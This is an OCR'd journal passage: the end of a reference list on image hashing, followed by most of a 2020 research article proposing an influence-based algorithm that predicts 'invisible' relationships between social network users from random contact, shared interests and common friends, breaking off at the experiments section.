[4] X. Wang, T. Zhang, G. Qi, J. Tang, and J. Wang, "Supervised quantization for similarity search," in *2016 IEEE Conference on Computer Vision and Pattern Recognition*, pp. 2018–2026, Las Vegas, NV, USA, June 2016.

[5] C. Lu, S. C. Y. Hsu, S. W. Sun, and P. C. Chang, "Robust mesh based hashing for copy detection and tracing of images," in *2004 IEEE Conference on Multimedia and Expo*, pp. 731–734, Taipei, Taiwan, June 2004.

[6] X. Zhu, X. Li, S. Zhang, Z. Xu, L. Yu, and C. Wang, "Graph PCA hashing for similarity search," *IEEE Transactions on Multimedia*, vol. 19, no. 9, pp. 2033–2044, 2017.

[7] X. Lv and Z. J. Wang, "Perceptual image hashing based on shape contexts and local feature points," *IEEE Transactions on Information Forensics and Security*, vol. 7, no. 3, pp. 1081–1093, 2012.

[8] C. Qin, M. Sun, and C. C. Chang, "Perceptual hashing for color images based on hybrid extraction of structural features," *Signal Processing*, vol. 142, pp. 194–205, 2017.

[9] J. Song, Y. Yang, X. Li, Z. Huang, and Y. Yang, "Robust hashing with local models for approximate similarity search," *IEEE Transactions on Cybernetics*, vol. 44, no. 7, pp. 1225–1236, 2014.

[10] X. Lu, X. Zheng, and X. Li, "Latent semantic minimal hashing for image retrieval," *IEEE Transactions on Image Processing*, vol. 26, no. 1, pp. 355–368, 2017.

[11] F. Ahmed, M. Y. Siyal, and V. U. Abbas, "A secure and robust hash-based scheme for image authentication," *Signal Processing*, vol. 90, no. 5, pp. 1456–1470, 2010.

[12] C. Wang, D. Wang, Y. Tu, G. Xu, and H. X. Wang, "Understanding node capture attacks in user authentication schemes for wireless sensor networks," *IEEE Transactions on Dependable and Secure Computing*, 2020.

[13] D. Wang, W. T. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[14] S. M. Qiu, D. Wang, G. A. Xu, and S. Kumari, "Practical and provably secure three-factor authentication protocol based on extended chaotic-maps for mobile lightweight devices," *IEEE Transactions on Dependable and Secure Computing*, 2020.

[15] X. Lv and Z. J. Wang, "Reduced-reference image quality assessment based on perceptual image hashing," in *2009 IEEE Conference on Image Processing*, pp. 4361–4364, Cairo, Egypt, November 2009.

[16] W. Lu and M. Wu, "Multimedia forensic hash based on visual words," in *2010 IEEE Conference on Image Processing*, pp. 989–992, Hong Kong, China, September 2010.

[17] C. Yan, C. Pun, and X. Yuan, "Multi-scale image hashing using adaptive local feature extraction for robust tampering detection," *Signal Processing*, vol. 121, pp. 1–16, 2016.

[18] Z. Tang, Y. Dai, and X. Zhang, "Perceptual hashing for color images using invariant moments," *Applied Mathematics & Information Sciences*, vol. 6, no. 2S, pp. 643–650, 2012.

[19] V. Monga and B. L. Evans, "Perceptual image hashing via feature points: performance evaluation and tradeoffs," *IEEE Transactions on Image Processing*, vol. 15, no. 11, pp. 3452–3465, 2006.

[20] S. Kozat, R. Venkatesan, and M. Mihcak, "Robust perceptual image hashing via matrix invariants," in *2004 International Conference on Image Processing*, pp. 3443–3446, Singapore, Singapore, October 2004.

[21] V. Monga, "Robust and secure image hashing via non-negative matrix factorizations," *IEEE Transactions on Information Forensics and Security*, vol. 2, no. 3, pp. 376–390, 2007.

[22] Z. Tang, Z. Huang, X. Zhang, and H. Lao, "Robust image hashing with multidimensional scaling," *Signal Processing*, vol. 137, pp. 240–250, 2017.

[23] S. Roy and Q. Sun, "Robust hash for detecting and localizing image tampering," in *2007 IEEE International Conference on Image Processing*, pp. 117–120, San Antonio, TX, USA, September-October 2007.

[24] Y. Lei, Y. Wang, and J. Huang, "Robust image hash in Radon transform domain for authentication," *Signal Processing: Image Communication*, vol. 26, no. 6, pp. 280–288, 2011.

[25] Y. Li, Z. Lu, C. Zhu, and X. Niu, "Robust image hashing based on random Gabor filtering and dithered lattice vector quantization," *IEEE Transactions on Image Processing*, vol. 21, no. 4, pp. 1963–1980, 2012.

[26] Z. Tang, S. Wang, X. Zhang, and W. Wei, "Structural feature-based image hashing and similarity metric for tampering detection," *Fundamenta Informaticae*, vol. 106, no. 1, pp. 75–91, 2011.

[27] C. Qin, X. Chen, X. Luo, X. Zhang, and X. Sun, "Perceptual image hashing via dual-cross pattern encoding and salient structure detection," *Information Sciences*, vol. 423, pp. 284–302, 2018.

[28] Z. Tang, L. Chen, X. Zhang, and S. Zhang, "Robust image hashing with tensor decomposition," *IEEE Transactions on Knowledge and Data Engineering*, vol. 31, no. 3, pp. 549–560, 2019.

[29] Z. Tang, X. Zhang, X. Li, and S. Chao, "Robust image hashing with ring partition and invariant vector distance," *IEEE Transactions on Information Forensics and Security*, vol. 11, no. 1, pp. 200–214, 2016.

[30] Z. Tang, X. Zhang, and S. Chao, "Robust perceptual image hashing based on ring partition and NMF," *IEEE Transactions on Knowledge and Data Engineering*, vol. 26, no. 3, pp. 711–724, 2014.

[31] L. Zhang and W. J. Tam, "Stereoscopic image generation based on depth images for 3d TV," *IEEE Transactions on Broadcasting*, vol. 51, no. 2, pp. 191–199, 2005.

[32] S. Xiang, H. J. Kim, and J. Huang, "Invariant image watermarking based on statistical features in the low-frequency

domain," *IEEE Transactions on Circuits and Systems for Video Technology*, vol. 18, no. 6, pp. 777–790, 2008.

[33] T. Zong, Y. Xiang, I. Natgunanathan, S. Guo, W. Zhou, and G. Beliakov, "Robust histogram shape-based method for image watermarking," *IEEE Transactions on Circuits & Systems for Video Technology*, vol. 25, no. 5, pp. 717–729, 2015.

[34] D. Scharstein and C. Pal, "Learning conditional random fields for stereo," in *2007 IEEE Conference on Computer Vision and Pattern Recognition*, pp. 1–8, Minneapolis, MN, USA, June 2007.

[35] Z. Wang, A. C. Bovik, H. R. Sheikh, and E. P. Simoncelli, "Image quality assessment: from error visibility to structural similarity," *IEEE Transactions on Image Processing*, vol. 13, no. 4, pp. 600–612, 2007.

[36] Ground Truth DatabaseMay 2008, http://www.cs.washington.edu/research/imagedatabase/groundtruth/.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8829845, 12 pages
https://doi.org/10.1155/2020/8829845

Research Article

An Algorithm Based on Influence to Predict Invisible Relationship

Junfeng Tian, Lizheng Xue, and Hongyun Cai

School of Cyber Security and Computer, Hebei University, Baoding, Hebei Province, China

Correspondence should be addressed to Hongyun Cai; chy_hbu@126.com

Received 22 June 2020; Revised 15 November 2020; Accepted 24 November 2020; Published 7 December 2020

Academic Editor: Ding Wang

Research on social networks is at its peak in the current era of big data, especially in the field of computer research. Link prediction in social networks has attracted an increasing number of researchers. However, most of the current studies have focused on the prediction of the visible relationships between users, ignoring the existence of invisible relationships. The same as visible relationships, invisible relationships are also an indispensable part of social networks, and they can uncover more potential relationships between users. To better understand invisible relationship, definition, types, and characteristics of invisible relationship have been introduced in this paper. Also an influence algorithm is proposed to speculate on the existence of invisible edges between users. The algorithm is based on three indicators, namely, the *occasional contact degree*, *interest coincidence degree*, and the *popularity of users*, and it takes the *influence* as reference. By comparing with the threshold, Θ, defined in advance, users with relationships stronger than Θ are viewed as possessing invisible relationships. The feasibility and accuracy of the algorithm are proven by extensive numerical experiments compared with one well-known and widely used method, i.e., the *common neighbors* (CN).

1. Introduction

The progress of science and technology makes communication more convenient, especially the development of instant messaging software and mobile networks. People can share and publish their experience to communicate with others. The data actually realized the automatic generation and the big data era has arrived [1]. As one of the great applications in the big data era, social networks have attracted many loyal users by the powerful social function. By analyzing the data in social networks, much information of users can be gained which can help to provide better personal services for users, e.g., recommendation of web pages or goods or prediction of new links [2]. Among these applications, the problem of prediction potential links has attracted more and more attentions in recent years [3–5]. However, the existing studies on link prediction have focused on prediction of the visible relationships between users, ignoring the existence of invisible relationships. Invisible relationship is a kind of secret relationships which exists in social network and does not want to be discovered. The discovery of invisible relationship is a warning for special users but significant value for other users in the social network. For example, two people, who are engaged in a special job, always pass information through public (e.g., billboards) or participate in some common topics together, but they never interact with each other directly. If the invisible relationship between them is discovered, this may reveal their true identities and result in some horrendous consequences. However, if these users are malicious, the exposure of their invisible relationships can help to provide a safer network for genuine users. Therefore, the prediction of invisible relationships can help to build a safer environment and better protect genuine users in social networks.

To understand and predict invisible relationships in social networks, we first introduce the definition, types, and characteristics of invisible relationship. Then, we propose a novel influence algorithm to speculate on the existence of invisible relationship. Particularly, three indicators are presented for calculating the influence between two users, i.e., occasional contact degree, interest coincidence degree, and popularity of users.

The main contributions of this paper are summarized as follows:

(1) Different from existing link prediction methods that focus mainly on visible relationships in social networks, we first present the definition of invisible relationship between different users. Prediction of invisible relationship is an important complement of link prediction in social networks, which can help to enhance the security of social networks

(2) To predict the invisible relationships between users, we propose an influence algorithm based on three indicators, i.e., occasional contact degree, interest coincidence degree, and popularity of users.

The rest of the paper is organized as follows. "Related Work" introduces the related work about individual influence and link prediction. "Invisible Relationships" describes the definition, types, and characteristics of invisible relationship. "Influence Algorithm" proposes an influence algorithm for predicting invisible relationships between users. The experimental results are reported and analyzed in "Design and Analysis of Experiment." "Conclusion" concludes the proposed invisible relationship and prediction algorithm and discusses the future work.

2. Related Work

The research on individual influence is mainly focused on degree, closeness, and betweenness [6, 7]. Chintakunta et al. [8] proposed the SoCap method to find the influential nodes in a social network. In this method, the allocated value indicates the individual social capital. Subbian et al. [9] proposed a matrix factorization-based method to measure the nodes' influence. Liu et al. [10] introduced the trust-oriented social influence method to assess individual influence. Deng et al. [11] evaluated the influence of different nodes by combining the time-critical aspect with the characteristics of the nodes. Wang et al. [12] studied the influence of microblog opinion leaders by analyzing and modeling message propagation. Cao et al. [13] put forward a recognition algorithm named MFP (Multi-Feature PageRank), used to identify opinion leaders.

The research on link prediction can be classified as different categories. The main methods in the previous work were based on the Markov chain [14, 15] and machine learning [16]. Currently, research methods can be divided into three categories based on network structure, i.e., similarity, maximum likelihood estimation, and the probability algorithm. The Jaccard index [17, 18] is the earliest local link prediction algorithm proposed by Jaccard in 1901. In 2003, Adamic et al. [19] proposed the similarity method based on the inverse log frequency of the occurrence between users and predict relationships by similarity rank. Next, Liben-Nowell [20] proposed the well-known common neighbor index (CN). Zhou et al. [21] put forward the RA (Resource Allocation) similarity measure to predict missing links in networks. Recently, Xu et al. [22] proposed the CRA index algorithm to predict the hidden links based on the node attributes and local information. Wang et al. [23] proposed a novel index for link prediction based on the topology information and community information. This method calculates the likelihood of a link between two disconnected nodes by a similarity index. Sun et al. [24] presented a novel similarity index named the LAS method, which considers not only the common neighbors of nodes but also their community structure. Muniz et al. [25] combined the contextual, temporal, and topological information together for link prediction in social networks. Xu et al. [26] analyzed the dynamic properties of the interactions between different nodes and proposed a distributed temporal link prediction method, which uses the label propagation to update the similarity values of labels. Das et al. [27] proposed a Markov prediction model for link prediction. This method takes into account the effect of time scales and predicts the links based on the time-varying graph. Wang et al. [28] proposed a fusion probability matrix factorization framework to predict hidden links, which considers both symmetric metrics and asymmetric metrics. Shang et al. [29, 30] discussed the role of time and proposed the methods of link prediction in evolving networks. Rafiee et al. [31] proposed the CNDP method for link prediction based on common neighbor degree penalization, which determines the similarity score by combining the common neighbors of two nodes and the clustering coefficient of the network. Moreover, Zhang et al. [32] discussed the bipartite graph link prediction and proposed a novel method based on attribute extraction and similarity calculation of nodes.

This study benefits from the above research. Aiming at exploring the relationships between users in social networks, the invisible relationship is introduced and the related concepts are defined and explained in detail. Moreover, the occasional contact degree, interest coincidence degree, and user popularity are defined to measure invisible relationships. The randomness of links can be represented by the occasional contact degree, and interest coincidence degree is similar to the homogeneity implied in the proverb "Like attracts like, birds of a feather flock together" and user popularity can be gotten through common neighbors between users. The invisible relationships between users can be obtained by analyzing the occasional contact degree, interest coincidence degree, and user popularity. The proposed theory can be widely used in many fields of social networks including enrichment and perfection of the relationships between users.

3. Invisible Relationship

To discuss conveniently, social networks are represented as undirected acyclic graphs, denoted as $G = (V, E)$, where V and E represent the set of nodes and the set of edges in the networks, respectively.

3.1. Definition. Invisible relationship is different from visible relationship widely studied in previous research. To understand invisible relationship, the definitions of two kinds of relationships are given as follows:

Definition 1. Visible relationship. This refers to the real connection relationships that a user has in the social network diagraph. The edges between these users are called visible edges, noted as E_{visible} and represented as formula (1) as follows:

$$E_{\text{visible}} = \{(u, v) \mid u \in F(v), u, v \in V\}, \quad (1)$$

where $F(v)$ represents the friend collection of the user node v.

Visible relationships are pervasive links between social network users. As extension and reflection of interpersonal relationships in real life, social networks generally show visible relationships with relatives and friends, and to a certain extent, they can meet user demand for making friends.

However, the existence of invisible relationships will provide users with more potential connections.

Users in social networks may have had the experience that some of the other users' opinions and ideas coincide with their own ideas, or their needs can be satisfied by other unknown users. It is a seemingly nonexistent relationship that the invisible relationship represents. Moreover, social networks are becoming more and more open, and social network relationships show a strange social paradox. Take WeChat as an example. WeChat will be added to the activities, the same as the dinner party. The difference between familiarity and strangers is gradually disappearing. There are no friends in the "friends circle," and the "human relationship" is fading out.

The invisible relationship can be regarded as a weakened relationship in a sense.

Definition 2. Invisible relationship. This refers to the relationship that is not represented between users in the social network diagram, but that can be of help in one's social life.

The relationship is an inherent and weak link between users.

The edges between users with invisible relationships are called invisible edges, noted as $E_{\text{invisible}}$ and calculated as equation (2) as follows:

$$E_{\text{invisible}} = \{(u, v) \mid u \notin F(v), u, v \in V, \text{influece}(u, v) \geq \Theta\}, \quad (2)$$

where influence (u, v) represents the influence strength of users to establish invisible relationships; a specific definition will be presented in the next section. Θ is a predefined threshold.

Furthermore, in order to have a deep understanding of invisible relationships, from different points of view, two meanings of invisible edges are given by the following:

The view of graph theory. There is no direct representation in the social network topology diagraph, but it can affect the behavior of users, thereby making it possible for unlinked users to establish new links (not necessarily having a direct connection, similar to users in the same social group can communicate with each other, such as a QQ group). Edges such as this can be called invisible edges.




Figure 1: Triangle relationship type.

The view of the user's aim. There is no connection or direct connection between users, but there is a common goal or common interest, which can drive them to achieve the goal and realize a "win-win" situation in the end. The edges between these users are called invisible edges.

The concept of invisible relationships is introduced into social networks in this section; thus, the linked set of social network graphs can be extended and enriched to detailed classification. Then, the edge set E of social network graph G can be expressed as formula (3) as follows:

$$E = E_{\text{invisible}} \cup E_{\text{visible}}. \quad (3)$$

3.2. Types. Both the visible and invisible are objective relationships between users. The user invisible relationships possess more potential value for connections. They can reflect not only potential friend relationships but also the user's personal information (e.g., the types and interests of potential friends, and the targeted user may be affected by what kinds of friends that have). To study invisible relationships better, according to the different manifestations, we divide invisible relationships into three types, namely, triangle relationships, common interest, and demand-interest types.

3.2.1. Triangle Relationship Type. In social network link prediction research, a triangle structure is common in the topological graph. Similar to the triangle structure, a triangle relationship type (also named the common-friends type) is the simplest form of invisible relationship. That is, there might be invisible relationships between users with common friends.

As shown in Figure 1, nodes A, B, and C are three different users in the social network. User A is a common friend of users B and C (shown in the solid line in the figure, similarly hereafter). Then, there may be an invisible edge between users B and C (shown in the dotted line in the figure, similarly hereafter). The common-friends type of invisible relationship is easy to understand, but taking into account the similarity with the triangle structure in visible relationships, users with common friends such as users B and C are more likely to establish visible relationships. This is unable to highlight the existence of the invisible relationship. Therefore, more attention is paid to the following types.

3.2.2. Common Interest Type. People in social life generate social groups. As the extension of social life, the social networks are no exception. The homogeneity implied in the proverb "Like attracts like, birds of a feather flock together" also applies to social networks. It is the homogeneity that




Figure 2: Common interest type.




Figure 3: Demand-interest type.

makes users with the same interest have a tendency to establish invisible relationships. The common interest type of invisible relationships is similar to social interest, but the details are different. Users belonging to interest social will establish connection in certain ways, e.g., an online community. The invisible relationship between users is intrinsic, it is the manifest problem of invisible relationships that a connection is established or not.

In addition, even if a community is established, if there is no direct connection between users, it can still be considered an invisible relationship. That is, the concept of invisible relationship is larger and more specific than interest social.

As shown in Figure 2, Interest_1 and Interest_2 are two different interest groups (in order to simplify the representation, we only draw the invisible relationship in Interest_1). Users *A* and *B* and *D* and *E* are friends, respectively.

Due to various reasons, such as geographical location, users *B*, *C*, and *E* and users *A*, *C*, and *D* have no direct contact but belong to the same group named Interest_1. Therefore, users *B* and *E* and *C* and *D* may have invisible relationships (also maybe users *A* and *C*; the relationship in the figure is just an example).

The common interest type is the most common type of invisible relationship. In scientific research, taking link prediction in social networks as an example, there is an invisible relationship between the researchers who are concerned and interested in this direction. A common research interest makes it possible for researchers to communicate and discuss with each other, such as the circulation of relevant papers and the convening of thematic meetings.

3.2.3. Demand-Interest Type. The enemy of my enemy is my friend. From the point of common purpose, there is the demand-interest type of invisible relationship. For instance, if user *A* is the enemy of user *B*, and user *C* is at odds with user *B* for some reason (such as interests and disputes), then there is an invisible relationship between user *C* and user *A*.

The demand-interest type is defined according to the view of the user's aim for the invisible relationship. One released his or her requirement, and it is completed by the other user who has the ability or is just interested in it. These users complete their goals and each takes what he needs eventually. The specific form is shown in Figure 3.

Due to lack of ability and interest, user *F* in interest group Interest_2 needs to ask other users for instruction and help in completing a mission. User *E* has the ability to satisfy the demand just right. Then, there is a demand-interest type of invisible relationship between user *E* and user *F*.

Compared with the common friend type, the demand-interest type is relatively few, but it is also a common form of invisible relationship. The relationship between teachers and users of online open courses is a typical demand-interest relationship. Teachers are interested in lectures; meanwhile, users who need this course can obtain relevant professional knowledge.

3.3. Characteristic

3.3.1. Universality. All things are related, the same as people in social life. According to the principle of a small world (also named six-degree segmentation theory) [33], any two strangers in the world can establish a connection within six people. That is, a person can know any stranger through five persons at most.

For example, for the whole world, there may be no direct connection between two specific individuals (such as a Chinese and a non-Chinese). However, living in the global village is a kind of invisible relationship between the two persons despite generalization. Therefore, the invisible relationship is ubiquitous, which is why it has the following characteristics.

Universality is the premise and foundation of the existence of invisible relationships.

3.3.2. Weak Connection. Users with invisible relationships are relatively independent from each other and seek common needs, and everyone takes what he or she needs. It is necessary to point out that the "weak" (similar to the weak tie in [34]) here is relative to the "strong" of visible relationships. The weak connection is the inherent attribute of invisible relationships.

It is the existence of the weak connection that makes users with common friends have a lower possibility to possess invisible relationships.

3.3.3. Randomness. Users who establish invisible relationships have strong subjective consciousness. They may establish contacts with others according to their needs or interests, or even just whims.

Randomness is a reflection of the subjective consciousness of the user. Randomness is an indispensable attribute of invisible relationships.

3.3.4. Transient. Invisible edges can exist "off and on." When they are used, they appear; otherwise, they are implicit. The edges in link prediction are real or going to exist. This notable feature of invisible edges is significantly different from visible edges.

Crowdfunding is a typical example. There are invisible relationships between the sponsors and participants of crowdfunding. Relationships appear during crowdfunding and disappear after crowdfunding. The relationship between many crowdfunding participants also has this characteristic.

The conjecture of invisible relationships in social networks is a problem between link inference and prediction. Both the invisible and visible relationships are inherent connections between users. Relative to the latter, the former are unstable, so it is necessary to infer their existence. Therefore, they have the attribute of link inference. Users with invisible relationships are more likely to establish direct links. Therefore, they also have the attribute of link prediction, and the problem of establishing links between users with invisible relationships can be viewed as the explicit representation of invisible edges.

Thus, the conjecture of invisible relationships can refer to or use methods and algorithms of link inference and link prediction.

This paper focuses on the common interest type of invisible relationships, and in a related concept, a method to conjecture its existence has been designed.

4. Influence Algorithm

To speculate on the existence of invisible relationships, based on previous link inference and prediction studies, considering the randomness and weak connection between users at the same time, three indices are proposed: the *occasional contact degree*, *interest coincidence degree*, and *user popularity*. Additionally, the influence algorithm is established to conjecture invisible relationships based on a comprehensive index of the three indicators, i.e., the influence factor.

4.1. Occasional Contact Degree. The establishment of invisible relationships has randomness. The *occasional contact degree* is used to measure this randomness.

Definition 3. Occasional contact degree *Connection* (u, v). This refers to the possibility of establishing a random connection between users u and v in a social network. That is, the randomness of friendship between users is measured by *Co nnection* (u, v).

Randomness is used to reflect the subjective consciousness of users, which is often represented by random numbers in the algorithm. Therefore, the *occasional contact degree* between users can be generated by random numbers; it can be expressed as formula (4) as follows:

$$\text{Connection}(u, v) = \text{unifrnd}(a, b, \text{row}, \text{col}), \tag{4}$$

where (a, b) is the interval in which values are generated, a is the lower bound of the interval and b is the upper bound, row and col represent the rows and columns of the matrix, respectively. *Connection* (u, v) denotes the possibility of random connections between users, so a initializes 0, and b initializes 1. To ensure the equality of probability between user connections, let *Connection* (u, v) be a matrix obeying a uniform random distribution.

The *occasional contact degree* is the first step to measure the connection between users. It is a reflection of user subjective consciousness. Because of the universality of invisible relationships, the *occasional contact degree* is set to a random uniform matrix in order to avoid big differences.

4.2. Interest Coincidence Degree. The degree to which the user is interested in something can be seen by his understanding of it. And the degree of understanding is reflected in users' descriptions.

As the name suggests, the *interest coincidence degree* measures the similarity between users from the view of interest. The degree user u is interested in something can be measured by *Hobby* (u).

Definition 4. Interest degree *Hobby* (u). This refers to the degree user u is interested in a specific thing. It can be measured by the ratio of the total views of all users describing the thing divided by the views of user u who described it. The specific expression is shown in equation (5) as follows:

$$\text{Hobby(u)} = \frac{\text{thing}_u}{\sum_{v \in T} \text{thing}_v}. \tag{5}$$

In equation (5), thing_u represents the view describing the thing user u is interested in, and T is the set of views described by all users interested in the same. Similar to the blind men and the elephant, thing_u is the specific part of the elephant that one blind man touched, for example, ears, whereas $\sum_{v \in T} \text{thing}_v \sum_{v \in T} \text{thing}_v$ refers to the parts all blind men have touched, including the ears, tail, and nose.

In fact, thing_u can be seen as the point the user is interested in. Thus the *interest coincidence degree* is defined as the following:

Definition 5. Interest coincidence degree *Interest* (u, v). This refers to the product of the interest points overlap between different users for the same thing and the attention they paid to it. If there is more than one interesting thing, they must be added up. The *interest coincidence degree* between any two users can be expressed by formula (6) as follows:

$$\text{Interest(u, v)} = \sum_{i}^{C} w_{u_{c_i}} w_{v_{c_i}} \frac{\left|\text{Hobby}_{C_i}(u) \cap \text{Hobby}_{C_i}(v)\right|}{|C_i|}, \tag{6}$$

where $|\text{Hobby}_{C_i}(u) \cap \text{Hobby}_{C_i}(v)|/|C_i|$ represents the proportion that the overlap number of interest points between user u and user v takes in all users' interest points and denotes the attention user u paid to thing C_i. It will be defined in the following part. Obviously, $Interest\,(u, v) \in (0, 1)$.

According to formula (6), it is easy to see that when users u and v are entirely in different interest groups, the *interest coincidence degree* between them is 0, in line with the actual situation.

The *interest coincidence degree* is the second step to conjecture invisible relationships between users. It can be used to measure the possibility of establishing a dialogue between different users. The smaller the degree, the less possibility of common interests. The *interest coincidence degree* is an important embodiment of the common interest type invisible relationship.

4.3. User Popularity. Whether a person is popular or not can be reflected in the comments of the people around him. *User popularity* is used to analyze the influence between users. That is, the degree of other users' acquaintance and comments of the target user.

Definition 6. User popularity *Popular*. This refers to the degree user v has impact on user u or the degree user v is familiar with user u. In addition, the *Popular* of user u is shown in formula (7) as follows:

$$\text{Popular}_u = \deg_u, \tag{7}$$

where Popular_u is the *Popular* of user u, $\deg_u$ means the number of u's degree. *User popularity* can be obtained through the number of common friends between user u and user v divided by the *Popular* of user u. Thus, the *Popularity* that user u is popular to user v can be defined as formula (8) as follows:

$$\text{Popularity}(u, v) = \frac{|F(u) \cap F(v)|}{\text{Popular}_u}. \tag{8}$$

In formula (8), $|F(u) \cap F(v)|$ means the number of common friends between users u and v.

User popularity is an important way to understand target users by measuring the impact of common friends on them.

Even in the same group, it has different influence on different users, so it is necessary to determine the specific target user when calculating *user popularity*.

4.4. Influence Algorithm. There is a certain logical progressiveness between the occasional contact degree, interest coincidence degree, and user popularity.

For users A and B, the occasional contact degree is used when user A needs to know the existence of user B and want to know B. Then, the interest coincidence degree is used if user A needs to know some information about user B to judge whether they have something in common. Next, user popularity is used to know the comments about the target user, which are made by the common friends of users A and B.

As known to all, link prediction is a complex process, it needs the acknowledgement of users, and there must be something in common between the users. Therefore, we set an index denoted by influence as a balance of the three indices to measure invisible relationships.

Definition 7. Influence factor $Influence\,(u, v)$. This refers to the influential factor for establishing a connection between users, considering the randomness, homogeneity, and popularity of establishing links. It is a comprehensive index used to measure the invisible relationship between users, and it is the compromise of the occasional contact degree, interest coincidence degree, and user popularity, which is presented as formula (9) as follows:

$$\text{Influence}(u, v) = \frac{\text{Connection}(u, v) + \text{Interest}(u, v) + \text{Popularity}(u, v)}{\alpha}. \tag{9}$$

In formula (9), the parameter α is set to 3 based on the study of Dunbar [35] and the six-degree segmentation theory. Dunbar found that a person's core circle may have three or five people; they are the person's closest friends. Next, there are 12 to 15 people, whose death could bring heavy hurt to the person. Then, there are 50 people. The number increases by a multiplier of approximately 3, and the number of friends for one person is no more than 150. The six-degree segmentation theory points out that a stranger can be recognized by five people at most. Therefore, if the number 6 is regarded as the average number of core friends belonging to one person, the cube of 6 is just more than 150. Therefore, it is reasonable to set α to 3.

As the invisible relationship is uncertain, its existence can be speculated by the possibility, noted as P and calculated by formula (10):

$$P(\text{u}, \text{v}) = \text{Influence}(u, v). \tag{10}$$

The threshold Θ is set for determining the existence of invisible relationship. For convenience, Θ is defined referring to the value of α. The value of Θ is close to $1/\alpha$ to make difference, and it is fixed so that it can be convenient to observe the changes of other indices. When $P(u, v) > \Theta$, the existence of invisible relationship can be considered. On the other hand, the existence of invisible relationship is regarded as a small probability event, which can be ignored according to the feature of small probability event.

To conjecture the invisible relationship, the influence algorithm has been established based on the influence factor.

However, before using the influence algorithm, it needs user information preprocessing. The user information can be divided into user nodes and interest attributes. Then, the two parts need processing, respectively.

The process for user nodes is as follows:

(1) Generate the matrix of occasional contact degree according to the number of user nodes and keep the correspondence between the rows and columns of the matrix and the user nodes

(2) Generate an adjacency matrix based on user node pairs, and determine common friends between users.

The process of user interest attributes is as follows:

(1) Users are divided into different interest groups according to interest attributes that are digitalized

(2) Calculate the interest coincidence degree between users.

Therefore, the main steps in the influence algorithm are described as follows:

(1) Generate the matrix connection on base of occasional contact degree

(2) Deal with the attribute of users and then produce the matrix of interest coincidence degree, *Interest*

(3) Analyze the number of common friends and get the user popularity

(4) Generate the matrix of Influence based on the influence factor arise from ①②③

(5) Compare the element in Influence with Θ and then generate the matrix of invisible relationship.

The specific process is shown in Figure 4.




Figure 4: Influence algorithm.

5. Design and Analysis of Experiment

To verify the feasibility and accuracy of the influence algorithm, four indicators are used. They are *the number of user friends*, *the rate of determination*, *false positives*, and *false negatives* (refer to Definitions 10 and 11). In addition, because CN has higher robustness and stability than other algorithms, taking CN as the comparison method, the experiments were designed and implemented. The experimental data are a collection referred to in [36] named the Hamsterster friendships. They are undirected, acyclic and unweighted, and they denote friendships between users on the web named http://hamsterster.com. The average degree is nearly 13.492. The experiments were implemented on this data set. The experimental environment included an Intel (R) Core (TM) i5-4570CPU@3.20 GHz (3.20 GHz); 8.00 GB (1600 MHz) memory; Lenovo Lenovo-SSD-ST600-240G (TOSHIBA DT01ACA100 1 T); and Microsoft Windows 10 version, 64-bit operating system. The algorithms were implemented with MATLAB R2015a. Meanwhile, Excel 2013 was used to select and digitize text. Then, the feasibility and accuracy of the influence algorithm were verified from *the number of user friends*, *the rate of determination*, *false positives*, and *false negatives*. For measuring the rate of determination, since the experimental data are static, subjective logic is introduced to simulate the dynamic changes of relationships in the network. The data were marked and counted to get the data with identification. Finally, the results were calculated using the formula of subjective logic.

